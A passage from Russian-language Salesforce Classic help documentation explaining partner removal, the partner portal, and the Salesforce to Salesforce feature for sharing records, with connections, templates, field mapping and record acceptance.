Чтобы удалить взаимосвязь партнера из возможности или организации, нажмите на **«Удалить»** рядом с именем партнера.

Удаление партнера влияет на возможность или организацию следующим образом.

Удаление партнера из	Последствия
Какая-либо организация	Удаляет партнера из организации и из *всех* возможностей для организации, с которой был связан этот партнер.
Какая-либо возможность	Если партнер связан только с одной возможностью для организации, он удаляется и из возможности, *и* из организации. Если партнер связан с несколькими возможностями для организации, он удаляется *только* из этой возможности. Партнер остается связанным с другими возможностями *и* с этой организацией.

СМ. ТАКЖЕ:

- Увеличение объема продаж в сотрудничестве с партнерами
- Просмотр и добавление партнеров

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления партнеров из организации:

- «Редактирование» для организаций

Для удаления партнеров из возможности:

- «Редактирование» для организаций

  И

  «Редактирование» для возможностей

Создание партнерского портала

Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. Если нет доступа к партнерскому порталу, но нужно предоставить общий доступ к записям и данным своим партнерам, воспользуйтесь сообществами.

Существующие организации, которые поддерживают партнерские порталы, могут продолжать использовать свои партнерские порталы или перейти к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подробную информацию о создании партнерского портала см. в руководстве *Создание и управление партнерскими порталами*. Общую информацию об управлении пользователями, общем доступе и данных CRM см. в интерактивной справке Salesforce.

СМ. ТАКЖЕ:

- Управление взаимосвязями между партнерами в сообществах
- Переход с партнерского портала к сообществу

Salesforce to Salesforce

Общие сведения о функции Salesforce to Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция Salesforce to Salesforce обеспечивает взаимодействие бизнес-партнеров внутри и за пределами организаций Salesforce. Данная функция позволяет использовать определенные записи совместно с бизнес-партнерами, имеющими доступ к системе Salesforce, а также обновлять общедоступные данные в режиме реального времени. Например, данные об интересах и возможностях могут быть предоставлены бизнес-партнерам для управления ожидаемыми продажами в системе Salesforce.

Функция Salesforce to Salesforce обеспечивает удобное и эффективное взаимодействие с бизнес-партнерами. Благодаря функции Salesforce to Salesforce, записи могут быть доступны как минимум одному подключению, которое может принимать записи, принятые другими подключениями.

Ниже перечислены действия, доступные бизнес-партнерам при использовании функции Salesforce to Salesforce.

- Централизованный доступ ко всем своим программам
- Удобная интеграция собственных данных с данными, управляемыми в системе Salesforce
- Интеграция бизнес-процессов и обновлений, полученных от текущего пользователя

Ниже перечислены действия, доступные пользователям при использовании функции Salesforce to Salesforce.

- Полный контроль над действиями партнеров
- Централизованное управление процессами продаж (реализация на внутреннем рынке и посредством каналов распределения)
- Быстрый и удобный обмен данными между разноуровневыми партнерами
- Интеграция бизнес-процессов и обновлений, полученных от партнеров, посредством бизнес-правил и правил назначения

Чтобы узнать, используют ли потенциальные партнеры систему Salesforce, воспользуйтесь приложением Connection Finder.

Дополнительную информацию о принятии или отклонении приглашений Salesforce to Salesforce см. в разделе «Принятие или отклонение приглашения на присоединение к Salesforce to Salesforce» на странице 1806.

Дополнительную информацию об отправке приглашений другим компаниям с помощью функции Salesforce to Salesforce см. в разделе «Приглашение бизнес-партнеров к подключению с помощью функции Salesforce to Salesforce».

Прим.: Функция Salesforce to Salesforce позволяет не только обмениваться информацией со своими бизнес-партнерами, но также является частью высоконадежного решения по имени «Синхронизация организации». Дополнительную информацию о синхронизации организации см. в разделе «Синхронизация организации».

СМ. ТАКЖЕ:

Советы по использованию функции Salesforce to Salesforce

Запрос на предмет использования партнерами системы Salesforce

Приглашение бизнес-партнеров к подключению с помощью Salesforce to Salesforce

Прежде чем предоставить бизнес-партнерам общий доступ к данным, рекомендуем настроить подключение с помощью функции Salesforce to Salesforce. Чтобы создать подключение, необходимо пригласить бизнес-партнера.

Прим.: Прежде чем отправить приглашение, рекомендуем создать организацию и связанный контакт для бизнес-партнера.

Чтобы пригласить бизнес-партнера с помощью функции Salesforce to Salesforce, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Нажмите кнопку **«Создать»**.
3. Введите имя контакта или щелкните значок поиска.

   Важное замечание: Проверьте адрес эл. почты. В противном случае приглашение может быть отправлено неверному получателю.

4. При необходимости выберите связанную организацию.

   Прим.: Организация, связанная с подключением, может быть изменена после отправки приглашения.

5. Выберите пользователя для управления подключением.
6. При необходимости выберите шаблон для применения к подключению.
7. Нажмите кнопку **«Сохранить и отправить приглашение»**.

Чтобы пригласить нескольких бизнес-партнеров с помощью функции Salesforce to Salesforce, выполните указанные ниже действия.

1. Откройте вкладку «Контакты».
2. Выберите стандартное или настраиваемое списковое представление и нажмите кнопку **«Начать»**.
3. Выберите нужные контакты в списковом представлении.

   Важное замечание: Проверьте адреса эл. почты. В противном случае приглашения могут быть отправлены неверным получателям.

4. Нажмите кнопку **«Пригласить к подключению»**.
5. Выберите пользователя для управления подключением.
6. При необходимости выберите шаблон для применения к подключению.
7. Нажмите кнопку **«Сохранить и отправить приглашение»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приглашения бизнес-партнеров к подключению посредством функции Salesforce to Salesforce:

- Управление подключениями

Пользователи получат электронное приглашение к подключению с помощью функции Salesforce to Salesforce. Приглашение может быть принято или отклонено. Статус приглашения можно просмотреть на вкладке «Подключения». Кроме того, вкладка «Подключения» позволяет отправить повторное приглашение или отменить отправленное приглашение. Дополнительную информацию о подключениях см. в разделе «Начальная страница подключений» на странице 1807.

Прим.: Дополнительную информацию об отправке приглашения на подключение репликации «Синхронизация организации» в функции Salesforce to Salesforce см. в разделе «Подключение организаций».

СМ. ТАКЖЕ:

- Запрос на предмет использования партнерами системы Salesforce
- Шаблоны подключения в функции Salesforce to Salesforce
- Создание и применение шаблонов подключения

Принятие или отклонение приглашения на присоединение к Salesforce to Salesforce

Чтобы принять или отклонить приглашение, отправленное бизнес-партнером посредством функции Salesforce to Salesforce, выполните указанные ниже действия.

1. Чтобы перейти на страницу входа в систему Salesforce, щелкните ссылку в электронном приглашении.
2. Войдите в систему в качестве системного администратора или пользователя с полномочием «Управление подключениями».
3. Просмотрите сведения о приглашении.
4. Щелкните **«Принять»** или **«Отклонить»**.

   Чтобы принять или отклонить приглашение в другой раз, нажмите кнопку **«Решить позже»**. Данное приглашение отображается на вкладке «Подключения» со статусом «Приглашение получено». При необходимости приглашение может быть принято или отклонено позже.

Компания, отправившая приглашение, получает электронное уведомление о принятии или отклонении данного приглашения. Чтобы настроить содержимое данного уведомления, рекомендуем изменить соответствующий шаблон эл. почты.

СМ. ТАКЖЕ:

- Общие сведения о функции Salesforce to Salesforce
- Советы по использованию функции Salesforce to Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия или отклонения приглашения посредством функции Salesforce to Salesforce:

- Управление подключениями

Начальная страница подключений

Вкладка «Подключения» позволяет управлять подключениями и шаблонами подключений Salesforce to Salesforce. Ниже перечислены действия, доступные на вкладке «Подключения».

- Для управления подключениями откройте вложенную вкладку «Подключения». Данная вкладка содержит всех приглашенных пользователей (принявших, отклонивших или еще не ответивших на приглашение), а также все полученные приглашения. Недавние подключения отображаются на вложенной вкладке «Подключения» автоматически.
  - Чтобы просмотреть сведения о подключении, щелкните имя нужного подключения.
  - Чтобы добавить новое подключение, нажмите кнопку **«Создать»**, введите необходимые сведения и нажмите кнопку **«Сохранить и отправить приглашение»**.
  - Чтобы деактивировать подключение, нажмите кнопку **«Деактивировать»**.
  - Чтобы повторно отправить приглашение, которое еще не было принято, щелкните ссылку **«Отправить повторно»**. Чтобы отменить приглашение, щелкните ссылку **«Отмена приглашения»**. Дополнительную информацию об отправке приглашений см. в разделе «Приглашение бизнес-партнеров к подключению с помощью функции Salesforce to Salesforce» на странице 1805.
- Для управления шаблонами подключений откройте вложенную вкладку «Шаблоны». Шаблоны позволяют определять и публиковать наборы объектов и полей как минимум для одного стандартного подключения Salesforce to Salesforce. Недавние шаблоны отображаются на вложенной вкладке «Шаблоны» автоматически.
  - Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
  - Чтобы просмотреть сведения о шаблоне, щелкните имя нужного шаблона.
  - Чтобы добавить новый шаблон, нажмите кнопку **«Создать»**.
  - Чтобы изменить шаблон, щелкните ссылку **«Правка»** напротив нужного шаблона. Дополнительную информацию об использовании шаблонов см. в разделе «Создание и применение шаблонов подключения» на странице 1810.

Прим.: Дополнительную информацию о синхронизации организации, высоконадежной функции на платформе Salesforce to Salesforce, см. в разделе «Синхронизация организации».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и управления подключениями Salesforce to Salesforce:

- Управление подключениями

Для просмотра и управления шаблонами Salesforce to Salesforce:

- Управление подключениями

СМ. ТАКЖЕ:

Управление подключениями

Управление подключениями

Вкладка «Подключения» позволяет просматривать сведения о подключениях и управлять подключениями. Раздел сведений содержит данные о статусе подключения, ответственном, компании, опубликованных и подписанных полях, а также журнале подключений.

Чтобы просмотреть подключение, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Выберите имя нужного подключения на вложенной вкладке «Подключения».

Ниже перечислены действия, доступные на странице сведений о подключении.

Принятие приглашения

Чтобы принять приглашение, отправленное бизнес-партнером посредством функции Salesforce to Salesforce, нажмите кнопку **«Принять»**. Пользователь, принявший приглашение, может подписаться на объекты, опубликованные подключением, а также может предоставить подключению общий доступ к объектам посредством связанных списков «Опубликованные объекты» и «Подписанные объекты» на странице сведений о подключении.

Отмена приглашения

Чтобы отменить отправленное приглашение, которое еще не принято, нажмите кнопку **«Отмена приглашения»**. Чтобы повторно отправить приглашение, нажмите кнопку **«Отправить повторно»**.

Деактивация подключений

Чтобы деактивировать созданное подключение, нажмите кнопку **«Деактивировать»**. Деактивация подключения позволяет просматривать и обновлять записи, предоставленные подключением, но препятствует отправке обновлений данному подключению. Отправка записей, которые не приняты подключением, инициирует удаление записей из его организации (и наоборот).

Редактирование подключений

Чтобы изменить просматриваемое подключение, измените сведения о данном подключении. Чтобы изменить объекты, опубликованные для подключения, нажмите кнопку **«Публиковать/отменить публикацию»**. Чтобы воспользоваться шаблоном подключения, нажмите кнопку **«Правка»** и выберите активный шаблон. Чтобы изменить опубликованные поля объекта, щелкните ссылку **«Правка»** напротив нужного объекта. Чтобы изменить подписанные объекты, нажмите кнопку **«Подписаться/отменить подписку»**. Дополнительную информацию см. в разделах ниже.

- Публикация объектов в Salesforce to Salesforce на странице 1820
- Подписка на объекты в Salesforce to Salesforce на странице 1812
- Публикация полей в Salesforce to Salesforce на странице 1821
- Подписка на поля в Salesforce to Salesforce на странице 1813

Просмотр журнала подключений

Связанный список «Журнал подключений» на странице сведений о подключении содержит подробную историю подключения. Чтобы экспортировать журнал подключений, щелкните ссылку **«Загрузить журнал подключений (CSV)»**. Данная ссылка позволяет загрузить CSV-файл, содержащий указанную ниже информацию.

- Изменения статуса подключения
- Изменения организации, связанной с подключением
- Изменения контакта, связанного с подключением
- Изменения ответственного

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления подключениями:

- Управление подключениями

- Изменения опубликованных полей
- Сообщения эл. почты, отправленные бизнес-партнерам
- Ошибки, связанные с правилами проверки и триггерами Apex, если для создания правил проверки используются:
  - записи, принятые вручную;
  - записи, принятые автоматически;
  - записи, обновленные пользователем подключения.

  Прим.: Системные ошибки (например, ошибки кода) не регистрируются журналом подключений.

СМ. ТАКЖЕ:

Начальная страница подключений

Шаблоны подключения в функции Salesforce to Salesforce

Шаблоны подключения в функции Salesforce to Salesforce

Шаблоны подключения позволяют определять объекты и поля, которые могут быть опубликованы для подключений. Шаблоны подключения могут быть назначены как минимум одному стандартному подключению Salesforce to Salesforce для быстрой и удобной публикации. Чтобы просмотреть, создать или изменить шаблоны подключения, откройте вложенную вкладку «Шаблоны» на вкладке «Подключения».

Подключение, к которому применяется шаблон, также поддерживает применение правил полей и объектов.

Ниже приведены правила, применяемые к шаблонам подключения.

- Публикуются объекты и поля, которые еще не опубликованы, но уже опубликованы в шаблоне подключения.
- Не изменяются объекты и поля, имеющие тот же статус (опубликовано или не опубликовано), что и шаблон.
- Отменяется публикация объектов и полей, которые уже опубликованы, но еще не опубликованы в шаблоне подключения.

СМ. ТАКЖЕ:

Создание и применение шаблонов подключения

Начальная страница подключений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и просмотра шаблонов подключения:

- Управление подключениями

Создание и применение шаблонов подключения

Создание и редактирование шаблонов подключения

Шаблоны подключения позволяют определять правила публикации объектов и полей, которые могут применяться к одному или нескольким стандартным подключениям Salesforce to Salesforce.

Чтобы создать шаблон подключения, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Откройте вложенную вкладку «Шаблоны».
3. Нажмите кнопку **«Создать»**.
4. Введите имя и описание.
5. Чтобы назначить шаблон стандартным подключениям, установите флажок **«Активно»**.
6. Чтобы сохранить шаблон, нажмите кнопку **«Сохранить»**. Чтобы добавить объекты в шаблон, нажмите кнопку **«Сохранить и добавить объекты»**.
7. При нажатии кнопки **«Сохранить и добавить объекты»** установите флажки напротив нужных объектов и нажмите кнопку **«Сохранить»**.

   Прим.: При нажатии кнопки **«Сохранить»** щелкните ссылку **«Добавить или удалить объекты»** на странице сведений о шаблоне.
8. Щелкните ссылку **«Правка»** напротив добавленного объекта в связанном списке «Опубликованные объекты».
9. Выберите нужные поля и нажмите кнопку **«Сохранить»**.
10. Повторите действия 8 и 9 для каждого добавленного объекта в связанном списке «Опубликованные объекты».

Чтобы деактивировать шаблон подключения, выполните указанные ниже действия.

1. Щелкните ссылку **«Правка»** напротив нужного шаблона на вложенной вкладке «Шаблоны». Или нажмите кнопку **«Правка»** на странице сведений о шаблоне.
2. Снимите флажок **«Активно»**.
3. Нажмите кнопку **«Сохранить»**.

Прим.: Подключениям могут быть назначены только активные шаблоны. Чтобы воспользоваться деактивированным шаблоном, установите флажок **«Активно»**.

Назначение шаблонов подключения подключениям

Шаблоны подключения могут быть назначены текущим или новым подключениям.

Чтобы назначить шаблон подключения текущему подключению, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Откройте вложенную вкладку «Подключения».
3. Щелкните имя нужного подключения.
4. Нажмите кнопку **«Правка»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и просмотра шаблонов подключения:

- Управление подключениями

5. Введите имя нужного шаблона в поле «Шаблон» или щелкните значок поиска.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Шаблоны подключения в функции Salesforce to Salesforce

Начальная страница подключений

Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общий доступ к данным может быть предоставлен пользователям другой организации после создания подключения. Бизнес-партнеры не имеют прямого доступа к записям пользователя. Однако их организации содержат запись, которая связана с записью пользователя посредством функции Salesforce to Salesforce. Изменения общедоступной информации в одной записи переносятся в другую запись. Записи могут быть доступны одному или нескольким подключениям. Любое подключение может принимать общедоступные записи, которые уже были приняты другими подключениями.

Прим.: Предоставление бизнес-партнерам доступа к записям посредством функции Salesforce to Salesforce отличается от совместного использования записей внутри организации.

Чтобы определить тип записей, используемых совместно с бизнес-партнерами, выберите объекты и поля для публикации.

Кроме того, чтобы определить способ использования информации, предоставляемой бизнес-партнером, подпишитесь на объекты и соотнесите поля этих объектов с полями собственных объектов.

Чтобы предоставить подключениям доступ к основным и связанным записям, перенаправьте запись нужным подключениям или назначьте запись очереди, содержащей нужные подключения. Кроме того, можете выбрать нужные связанные записи и отправить контакту подключения электронное уведомление о предоставлении доступа к записи.

Подобным образом, доступ к записям может предоставляться бизнес-партнерами. В этом случае основные сведения о записи могут быть просмотрены на начальной странице объекта, которая также позволяет принять или отклонить основную и связанные записи. Кроме того, подписываясь на объект, можете указать, что записи объекта, предоставленные подключением, должны приниматься автоматически. Рекомендуем использовать данную функцию в случае предоставления подключением доступа к большому количеству записей.

Подобно любым другим записям, функция Salesforce to Salesforce позволяет предоставлять другим подключениям доступ к принятой записи. Таким образом, компании могут создавать многоуровневые деловые сети, благодаря которым изменения общедоступной записи в одной организации переносятся в соответствующие записи других организаций.

СМ. ТАКЖЕ:

Публикация полей в Salesforce to Salesforce

Подписка на поля в Salesforce to Salesforce

Советы по использованию функции Salesforce to Salesforce

Подписка на объекты в Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет подписываться на объекты, опубликованные бизнес-партнерами. Объект, на который подписывается пользователь, соотносится с объектом, доступным в его организации. Стандартные объекты должны соотноситься со стандартными объектами организации, а настраиваемые объекты могут соотноситься с любыми настраиваемыми объектами. Например, настраиваемый объект «Потенциальные клиенты», опубликованный бизнес-партнером, может быть соотнесен с настраиваемым объектом «Клиент».

Чтобы подписаться на объекты для подключения, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Нажмите кнопку **«Подписаться/отменить подписку»** в связанном списке «Подписанные объекты».
4. Чтобы выбрать нужные объекты, выберите объект в текущей организации, который должен быть соотнесен с данным объектом. Чтобы отменить подписку на опубликованный объект, выберите значение «--Нет--».
5. Чтобы автоматически принимать записи данного типа, предоставленные подключением, установите флажок «Автопринятие» напротив нужного объекта. Флажок отображается только после выбора соотнесения.

   Прим.: Ниже перечислены объекты, для которых данный флажок недоступен.

   - Дочерние объекты. Продукты возможности, задачи и общедоступные комментарии к обращению принимаются автоматически в том случае, если принимается родительская запись. Вложения принимаются автоматически в том случае, если они являются общедоступными и для них установлен флажок «Общий доступ с подключениями».
   - Объекты, содержащие как минимум один основной объект (например, настраиваемые объекты объединения или подробные объекты во взаимосвязи «Основная-подробная»).

   Флажок «Автопринятие» не может быть установлен напротив записей, доступных в качестве дочерних для других записей (например, запись обращения, являющаяся дочерней для принятой записи обращения).

6. Нажмите кнопку **«Сохранить»**.

Прим.: Если бизнес-партнер прекращает публиковать объект, на который подписан пользователь, то подписка пользователя на данный объект автоматически отменяется.

Опубликованные поля объекта, на который подписался пользователь, могут быть соотнесены с полями собственного объекта. Например, поле интереса «Описание» может быть соотнесено с настраиваемым полем интереса «Описание партнера». В этом случае пользователям организации будет отображаться собственное описание интереса, а не описание, добавленное бизнес-партнером.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на опубликованные объекты:

- Управление подключениями

Дополнительные рекомендации

- Если организация использует функцию автопринятия интересов или обращений, то автоматическое принятие записи инициирует выполнение любого активного правила назначения, заданного в организации.
- Чтобы автоматически принимать записи, предоставленные подключением, ответственный за подключение должен быть активным пользователем.

Подписка на поля в Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет подписываться на поля, опубликованные бизнес-партнером, и соотносить их с собственными полями. Поля общедоступной записи, обновленные бизнес-партнером, также обновляются в собственной записи организации.

Например, поле «Описание», опубликованное бизнес-партнером, может быть соотнесено с настраиваемым полем «Описание партнера». В этом случае пользователям организации будет отображаться собственное описание интереса.

Перед подпиской на поля см. Рекомендации по соотнесению полей в Salesforce to Salesforce.

Чтобы соотнести поля подписанного объекта, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Щелкните ссылку **«Правка»** напротив нужного объекта в связанном списке «Подписанные объекты».
4. Чтобы соотнести опубликованные поля бизнес-партнера с собственными полями, выберите соответствующее поле в раскрывающемся списке.

   Прим.: Раскрывающийся список содержит только поля с правильным типом данных, так как соотносимые поля должны иметь одинаковый тип данных, длину (для текстовых и числовых полей) и количество знаков после запятой (для числовых полей). Чтобы просмотреть сведения о типе данных для опубликованного поля, наведите указатель мыши на значок напротив нужного поля. Чтобы пропустить поля, выберите значение «--Нет--».
5. Чтобы соотнести значения опубликованного поля, в качестве которого используется раскрывающийся список, со значениями раскрывающегося списка организации, щелкните **«Редактировать значение»**.
6. Нажмите кнопку **«Сохранить»**.

Прим.: Измененные соотнесения полей и значения раскрывающихся списков могут не отображаться в организации бизнес-партнера в течение 15 минут, необходимых системе Salesforce для обновления кэша. Данный кэш позволяет увеличить количество транзакций и уменьшить количество вызовов API, учитывающихся в ограничениях организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на опубликованные поля:
- Управление подключениями

СМ. ТАКЖЕ:

Управление подключениями

Публикация полей в Salesforce to Salesforce

Рекомендации по соотнесению полей в функции Salesforce to Salesforce

При подписке на поле в функции Salesforce к Salesforce выполните его соотнесение с полем текущей организации. Данное соотнесение позволяет синхронизировать обновления данного поля для всех общих записей. Прежде чем выполнить соотнесение полей, просмотрите важные рекомендации ниже.

ВЕРСИИ

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Важное замечание: Данные сведения относятся к стандартным подключениям Salesforce to Salesforce. При соотнесении полей для подключения репликации в рамках функции «Синхронизация организации» некоторые сведения ниже могут быть неактуальны.

Автоматическое соотнесение полей

- При подписке на поля установите флажок **«Автоматическое соотнесение полей»** для автоматического соотнесения полей бизнес-партнера с собственными полями. После выбора данного параметра нажмите кнопку **«Сохранить»** для применения внесенных изменений.
- Система Salesforce проверяет любое несоотнесенное поле на предмет соответствия API-имени поля имени одного из собственных полей. При отсутствии совпадений система Salesforce проверяет поля на наличие совпадающих меток. При повторном отсутствии совпадений система Salesforce выбирает значение «--Нет--».
- Выбор параметра **«Автоматическое соотнесение полей»** не инициирует перезапись выбранных ранее параметров, а отмена выбора не влияет на соотнесенные ранее поля.
- Ниже перечислены стандартные поля, которые соотносятся автоматически.
  - Организация: Имя организации и Фамилия (при использовании организаций-лиц)
  - Вложение: Текст, Тип содержимого, Имя файла
  - Обращение: Тема
  - Комментарий к обращению: Текст и Опубликовано
  - Контакт: Фамилия
  - Настраиваемый объект: Имя
  - Интерес: Фамилия и Компания
  - Возможность: Имя, Дата закрытия и Этап
  - Продукт: Имя продукта
  - Задача: Тема
  - Продукт возможности: Количество и Продажная цена

Соотнесение полей раскрывающегося списка

- Если значение раскрывающегося списка соотносится со значением «--Нет--» и вводится бизнес-партнером, то собственному полю раскрывающегося списка будет задано аналогичное значение. Например, если пользователь подписывается на раскрывающийся список «Статус интереса», а бизнес-партнер использует значение «Внутренний» в данном раскрывающемся списке, то записи пользователя будет задан статус интереса «Внутренний».
- Чтобы преобразовать настраиваемое поле в поле раскрывающегося списка, отмените публикацию поля, измените его тип и опубликуйте поле повторно.
- В процессе соотнесения полей раскрывающегося списка, если у организации-подписчика есть поле раскрывающегося списка со строго принудительными значениями в наборе параметров, а у организации-публикатора параметр «Строго принудительные значения раскрывающегося списка» отключен, это поле недоступно для соотнесения в организации-подписчике.

Соотнесение полей валюты

- Если запись, предоставленная подключением, содержит валюту, которая не поддерживается организацией, то при соотнесении поле валюты не обновляется в случае автоматического принятия записи организацией. При ручном принятии записи валюта обновляется только в том случае, если организация использует ту же валюту, что и запись.

  Например, подключение предоставляет пользователю доступ к возможности. Организация пользователя поддерживает только евро. Ваше подключение обновляет стоимость возможности на 300 долларов США. Стоимость возможности не будет обновлена в записи пользователя, так как его организация не поддерживает доллары США.

- При изменении валюты в записи, содержащей соотнесенное поле валюты, обновления поля, внесенные текущим пользователем, не будут распространяться на остальную организацию, а обновления поля, внесенные подключением, не будут отображаться в организации текущего пользователя.
- Поля сводного резюмирования могут быть соотнесены с полями валюты, содержащими такой же тип валюты. Например, поле сводного резюмирования, использующее тип валюты «Доллар США», может быть соотнесено с полем валюты, содержащим доллары США.

Соотнесение расписаний объемов продукции и доходов

- Если организация подключения поддерживает расписания объемов продукции или расписания доходов, а текущий пользователь подписывается на объект «Продукты» от данного подключения, то пользователю рекомендуется подписаться на перечисленные ниже поля и выполнить их соотнесение с соответствующими полями организации.

Тип расписания	Поля для соотнесения
Расписание объемов продукции	– Количество выплат по объему продукции – Период выплаты по объему продукции – Тип расписания объемов продукции
Расписание доходов	– Количество выплат по доходу – Период выплаты по доходу – Тип расписания доходов

Соотнесение разных типов полей

- Только соотнесите поля организации-лица с полями организации-лица, а поля организации-компании с полями организации-компании.
- Если организации-лица используются подключением и недоступны текущему пользователю, то поле организации-лица «Фамилия» используется как поле «Имя организации» при предоставлении текущему пользователю общего доступа к записи организации-лица. При включении организаций-лиц текущий пользователь автоматически подписывается на поле «Фамилия». Любые изменения полей «Фамилия» и «Имя организации» синхронизируются.
- Стандартное числовое поле не может быть соотнесено с настраиваемым числовым полем.
- Поля поиска могут соотноситься с текстовыми полями, длина которых превышает 80 символов. Если подключение редактирует поле поиска, соотнесенное с текстовым полем, то текстовое поле будет обновлено его изменениями.
- Поля автонумерации могут соотноситься с текстовыми полями, длина которых превышает 30 символов.

- Поля формулы могут соотноситься с полями такого же типа данных (например, числовое поле формулы может быть соотнесено только с числовым полем). Текстовое поле формулы может быть соотнесено только с текстовым полем, длина которого превышает 80 символов. В свою очередь, поля не могут соотноситься с полями формулы (например, поле формулы, содержащее валюту, может быть соотнесено с полем валюты, но поле валюты не может быть соотнесено с полем формулы). Поля аудита системы не поддерживаются.

Отмена подписки на поля

- Ниже перечислены условия автоматической отмены подписки на поле.
  - Прекращение публикации поля бизнес-партнером.
  - Удаление настраиваемого поля, соотнесенного с опубликованным полем.
  - Изменение типа поля настраиваемого раскрывающегося списка или настраиваемого раскрывающегося списка со множественным выбором (например, при замене настраиваемого раскрывающегося списка текстовым полем).

СМ. ТАКЖЕ:

Подписка на поля в Salesforce to Salesforce

Принятие записей, предоставленных подключением

Функция Salesforce to Salesforce позволяет принимать записи, предоставленные связанными бизнес-партнерами для совместного использования. Принятая запись может быть назначена текущему пользователю, другому пользователю или очереди. Кроме того, принятый интерес или обращение может быть назначено автоматически посредством правила назначения, заданного в организации. Дочерняя запись другой принятой записи может быть назначена родительской записи. Кроме того, подписываясь на объект, можете указать, что записи объекта, предоставленные подключением, должны приниматься автоматически.

Если правила проверки запрещают принимать общедоступные записи, создайте правило проверки с полем «Имя принятого подключения», не равным нулю. Таким образом,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия общедоступных записей:

- «Чтение» и «Редактирование» для объекта

Для просмотра записей, предоставленных подключением:

- «Управление подключениями» или доступ к списковому представлению

правила проверки записей, принимаемых от подключений, будут пропускаться. Чтобы создать данное правило, воспользуйтесь указанной ниже формулой.

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

Подобное правило должно быть создано для любого триггера Apex, охваченного проверкой.

Чтобы принять предоставленные записи, выполните указанные ниже действия.

Прим.: При принятии записи вручную обновление всех соотнесенных полей записи может занять некоторое время.

Дополнительную информацию об ошибке, обнаруженной при принятии записи, см. в журнале подключений.

1. Откройте вкладку для нужного типа записи.
